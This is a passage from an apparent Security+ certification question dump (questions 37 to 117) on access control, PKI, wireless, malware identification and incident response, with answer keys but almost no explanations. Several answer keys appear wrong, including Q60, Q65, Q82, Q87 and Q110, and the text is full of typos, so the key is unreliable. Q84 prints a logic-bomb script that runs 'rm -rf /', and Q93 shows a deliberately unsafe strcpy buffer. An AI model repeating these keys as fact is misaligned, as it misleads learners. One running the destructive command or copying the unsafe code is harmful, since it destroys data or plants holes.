D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

**Correct Answer:** ACE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 38**
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 39**
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive
D. True positive

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 40**
An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:

- `New Vendor Entry - Required Role: Accounts Payable Clerk`
- `New Vendor Approval - Required Role: Accounts Payable Clerk`
- `Vendor Payment Entry - Required Role: Accounts Payable Clerk`
- `Vendor Payment Approval - Required Role: Accounts Payable Manager`

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

A. New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

B. New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager

C. New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager

D. New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 41**
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 42**
A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1
B. 2
C. 3
D. 4

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 43**
Which of the following security controls does an iris scanner provide?

A. Logical
B. Administrative
C. Corrective
D. Physical
E. Detective
F. Deterrent

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 44**
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 45**
A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

A. MAC
B. DAC
C. RBAC
D. ABAC

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 46**
A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings. Which of the following is the MOST likely risk in this situation?

A. An attacker can access and change the printer configuration.
B. SNMP data leaving the printer will not be properly encrypted.
C. An MITM attack can reveal sensitive information.
D. An attacker can easily inject malicious code into the printer firmware.
E. Attackers can use the PCL protocol to bypass the firewall of client computers.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 47**
An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

A. Create multiple application accounts for each user.
B. Provide secure tokens.
C. Implement SSO.
D. Utilize role-based access control.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 48**
A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

| Hostname | IP address | MAC | MAC filter |
|---|---|---|---|
| DadPC | 192.168.1.10 | 00:1D:1A:44:17:B5 | On |
| MomPC | 192.168.1.15 | 21:13:D6:C5:42:A2 | Off |
| JuniorPC | 192.168.2.16 | 42:A7:D1:25:11:52 | On |
| Unknown | 192.168.1.18 | 10:B3:22:1A:FF:21 | Off |

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 49**
When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Choose two.)

A. USB-attached hard disk
B. Swap/pagefile
C. Mounted network storage
D. ROM
E. RAM

**Correct Answer:** BE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 50**
Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

A. Enter random or invalid data into the application in an attempt to cause it to fault
B. Work with the developers to eliminate horizontal privilege escalation opportunities
C. Test the applications for the existence of built-in- back doors left by the developers
D. Hash the application to verify it won't cause a false positive on the HIPS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 51**
An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, Company.com wants to mitigate the impact of similar incidents. Which of the following would assist Company.com with its goal?

A. Certificate pinning
B. Certificate stapling
C. Certificate chaining
D. Certificate with extended validation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 52**

A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 53**
A security administrator has found a hash in the environment known to belong to malware. The administrator then finds this file to be in in the preupdate area of the OS, which indicates it was pushed from the central patch system.

```
File: winx86_adobe_flash_upgrade.exe
Hash: 99ac28bede43ab869b853ba62c4ea243
```

The administrator pulls a report from the patch management system with the following output:

| Install Date | Package Name | Target Devices | Hash |
|---|---|---|---|
| 10/10/2017 | java_11.2_x64.exe | HQ PC's | 01ab28bbde63aa879b35bba62cdes283 |
| 10/10/2017 | winx86_adobe_flash_upgrade.exe | HQ PC's | 99ac28bede43ab869b853ba62c4ea243 |

Given the above outputs, which of the following MOST likely happened?

A. The file was corrupted after it left the patch system.
B. The file was infected when the patch manager downloaded it.
C. The file was not approved in the application whitelist system.
D. The file was embedded with a logic bomb to evade detection.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 54**
A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented in the administrator does not want to provide the wireless password or he certificate to the employees?

A. WPS
B. 802.1x
C. WPA2-PSK
D. TKIP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 55**
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 56**
A company has a data classification system with definitions for “Private” and “Public”. The company’s security policy outlines how data should be protected based on type. The company recently added the data type “Proprietary”.

Which of the following is the MOST likely reason the company added this data type?

A. Reduced cost
B. More searchable data
C. Better data classification
D. Expanded authority of the privacy officer

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 57**
When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

A. Owner
B. System
C. Administrator
D. User

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 58**
A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent
B. Preventive
C. Detective
D. Compensating

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 59**
A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are MOST likely occurring? (Select two.)

A. Replay
B. Rainbow tables
C. Brute force
D. Pass the hash
E. Dictionary

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 60**
Ann. An employee in the payroll department, has contacted the help desk citing multiple issues with her device, including:

- Slow performance
- Word documents, PDFs, and images no longer opening
- A pop-up

Ann states the issues began after she opened an invoice that a vendor emailed to her. Upon opening the invoice, she had to click several security warnings to view it in her word processor. With which of the following is the device MOST likely infected?

A. Spyware
B. Crypto-malware
C. Rootkit
D. Backdoor

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 61**
A company is terminating an employee for misbehavior. Which of the following steps is MOST important in the process of disengagement from this employee?

A. Obtain a list of passwords used by the employee.
B. Generate a report on outstanding projects the employee handled.
C. Have the employee surrender company identification.
D. Have the employee sign an NDA before departing.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 62**
A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

A. A perimeter firewall and IDS
B. An air gapped computer network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 63**
Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 64**
A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access. The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

A. The user's account was over-privileged.
B. Improper error handling triggered a false negative in all three controls.
C. The email originated from a private email server with no malware protection.
D. The virus was a zero-day attack.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 65**
An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

A. LDAP
B. TPM
C. TLS
D. SSL
E. PKI

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 66**
A company hires a consulting firm to crawl its Active Directory network with a non-domain account looking for unpatched systems. Actively taking control of systems is out of scope, as is the creation of new administrator accounts. For which of the following is the company hiring the consulting firm?

A. Vulnerability scanning
B. Penetration testing
C. Application fuzzing
D. User permission auditing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 67**
An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 68**
An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

A. Give the application team administrator access during off-hours.
B. Disable other critical applications before granting the team access.
C. Give the application team read-only access.

D. Share the account with the application team.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 69**
Which of the following cryptographic attacks would salting of passwords render ineffective?

A. Brute force
B. Dictionary
C. Rainbow tables
D. Birthday

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 70**
A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

A. LDAP services
B. Kerberos services
C. NTLM services
D. CHAP services

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.

**QUESTION 71**
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

A. RA
B. CA
C. CRL
D. CSR

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 72**
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML

iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM
C. XSS
D. SQLi

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 73**
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 74**
A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet
B. Ransomware
C. Polymorphic malware
D. Armored virus

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 75**
Which of the following technologies employ the use of SAML? (Choose two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

**Correct Answer:** AB
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 76**
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 77**
After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:

```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address     Foreign Address        State
TCP   0.0.0.0:135       0.0.0.0:0              LISTENING        RpcSs [svchost.exe]
TCP   0.0.0.0:445       0.0.0.0:0              LISTENING        [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20           ESTABLISHED      winserver.exe
UDP   192.168.1.10:1900 *.*                                     SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 78**
Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

A. The scan job is scheduled to run during off-peak hours.
B. The scan output lists SQL injection attack vectors.
C. The scan data identifies the use of privileged-user credentials.
D. The scan results identify the hostname and IP address.

**Correct Answer:** B
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 79**
An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

A. PEAP
B. EAP
C. WPA2
D. RADIUS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

**QUESTION 80**
When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

A. system sprawl
B. end-of-life systems
C. resource exhaustion
D. a default configuration

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 81**
A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Choose two.)

A. The portal will function as a service provider and request an authentication assertion.
B. The portal will function as an identity provider and issue an authentication assertion.
C. The portal will request an authentication ticket from each network that is transitively trusted.
D. The back-end networks will function as an identity provider and issue an authentication assertion.
E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

**Correct Answer:** CD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 82**
Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

A. Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation
B. Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy
C. Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.
D. Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 83**
A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 84**
An information security specialist is reviewing the following output from a Linux server.

```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb
B. Trojan

C. Backdoor
D. Ransomware
E. Rootkit

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 85**
In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

A. Using salt
B. Using hash algorithms
C. Implementing elliptical curve
D. Implementing PKI

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 86**
A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?

A. Shared accounts
B. Preshared passwords
C. Least privilege
D. Sponsored guest

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 87**
Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 88**

A security analyst observes the following events in the logs of an employee workstation:

| | | | |
|---|---|---|---|
| 1/23 | 1:07:16 | 865 | Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level. |
| 1/23 | 1:07:09 | 1034 | The scan completed. No detections were found. |

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

A. Application whitelisting controls blocked an exploit payload from executing.
B. Antivirus software found and quarantined three malware files.
C. Automatic updates were initiated but failed because they had not been approved.
D. The SIEM log agent was not tuned properly and reported a false positive.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 89**
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 90**
An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

A. CSR
B. CRL
C. CA
D. OID

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 91**
When considering a third-party cloud service provider, which of the following criteria would be the BEST to include in the security assessment process? (Choose two.)

A. Use of performance analytics
B. Adherence to regulatory compliance
C. Data retention policies
D. Size of the corporation
E. Breadth of applications support

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 92**
Which of the following occurs when the security of a web application relies on JavaScript for input validation?

A. The integrity of the data is at risk.
B. The security of the application relies on antivirus.
C. A host-based firewall is required.
D. The application is vulnerable to race conditions.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 93**
An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer
B. Buffer overflow
C. Integer overflow
D. Backdoor

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 94**
An organization's file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot
B. Full
C. Incremental
D. Differential

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 95**
A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

A. Open systems authentication
B. Captive portal
C. RADIUS federation
D. 802.1x

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 96**
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 97**
Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

A. Administrative
B. Corrective
C. Deterrent
D. Compensating

**Correct Answer:** A

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 98**
A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Choose two.)

A. Install an X- 509-compliant certificate.
B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 99**
A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Choose three.)

A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS

**Correct Answer:** BDF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 100**
An auditor is reviewing the following output from a password-cracking tool:

```
user1:Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 101**
Which of the following must be intact for evidence to be admissible in court?

A. Chain of custody
B. Order of volatility
C. Legal hold
D. Preservation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 102**
A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 103**
Which of the following cryptography algorithms will produce a fixed-length, irreversible output?

A. AES
B. 3DES
C. RSA
D. MD5

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 104**

A technician suspects that a system has been compromised. The technician reviews the following log entry:

WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll

Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 105**
A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 106**
A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org. Which of the following commands should the security analyst use? (Choose two.)

A.
```
nslookup
comptia.org
set type=ANY
ls-d example.org
```

B.
```
nslookup
comptia.org
set type=MX
example.org
```

C. `dig -axfr comptia.org @example.org`

D. `ipconfig /flushDNS`

E.
```
ifconfig eth0 down
ifconfig eth0 up
dhclient renew
```

F. `dig @example.org comptia.org`

**Correct Answer:** AC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 107**
Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Choose two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 108**
A Chief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

A. ISA
B. NDA
C. MOU
D. SLA

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 109**
Which of the following would meet the requirements for multifactor authentication?

A. Username, PIN, and employee ID number
B. Fingerprint and password
C. Smart card and hardware token
D. Voice recognition and retina scan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 110**
A manager suspects that an IT employee with elevated database access may be knowingly modifying

financial transactions for the benefit of a competitor. Which of the following practices should the manager implement to validate the concern?

A. Separation of duties
B. Mandatory vacations
C. Background checks
D. Security awareness training

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 111**
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 112**
Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

A. Cross-site scripting
B. DNS poisoning
C. Typo squatting
D. URL hijacking

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 113**
A systems administrator is reviewing the following information from a compromised server:

| Process | DEP | Local Address | Remote Address |
|---|---|---|---|
| LSASS | YES | 0.0.0.0. | 10.210.100.62 |
| APACHE | NO | 0.0.0.0 | 10.130.210.20 |
| MySQL | NO | 127.0.0.1 | 127.0.0.1 |
| TFTP | YES | 191.168.1.10 | 10.34.221.96 |

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache
B. LSASS
C. MySQL
D. TFTP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 114**
Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

A. RADIUS
B. TACACS+
C. Diameter
D. Kerberos

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 115**
The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

A. Authentication
B. HVAC
C. Full-disk encryption
D. File integrity checking

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 116**
As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams. Which of the following BEST describes the assessment being performed?

A. Black box
B. Regression
C. White box
D. Fuzzing

**Correct Answer:** C

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 117**
A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?

A. Removing the hard drive from its enclosure
B. Using software to repeatedly rewrite over the disk space
C. Using Blowfish encryption on the hard drives
D. Using magnetic fields to erase the data

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 118**
